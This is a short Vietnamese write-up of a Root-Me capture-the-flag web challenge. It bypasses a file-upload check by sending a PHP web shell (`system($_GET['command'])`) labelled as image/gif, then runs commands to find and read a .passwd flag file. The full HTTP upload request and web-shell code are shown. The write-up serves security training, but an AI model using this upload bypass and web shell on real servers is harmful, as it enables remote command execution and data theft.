
Giao diện trang web cho phép upload file ảnh như hình trên.

Ta sẽ tạo đoạn code php. Trong đó nhận vào biến command để thực thi lệnh. Nếu upload file thành công ta có thể exploit vào server thông qua biến command.


```
POST /web-serveur/ch21/?action=upload HTTP/1.1
Host: challenge01.root-me.org
Content-Length: 240
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge01.root-me.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryz7ABGhrelpATT2q
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
0.9
Referer: http://challenge01.root-me.org/web-serveur/ch21/?action=upload
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=d58385af599abd0caaa7926bfa3c71d1
Connection: close

------WebKitFormBoundaryz7ABGhrelpATT2qr
Content-Disposition: form-data; name="file"; filename="codecode.php"
Content-Type: image/gif

<?php
    system($_GET['command']);
?>
------WebKitFormBoundaryz7ABGhrelpATT2qr--
```

Để request được server chấp nhận thì cần đổi kiểu file thành image/gif như hình trên.



Kết quả upload hình thành công. Bây giờ tiến hành exploit thông qua command trong URL.

Sau khi đi một vòng các thư mục thì tìm được file .passwd như hình trên.



Cuối cùng cat giá trị trong file đó chính là flag của challenge.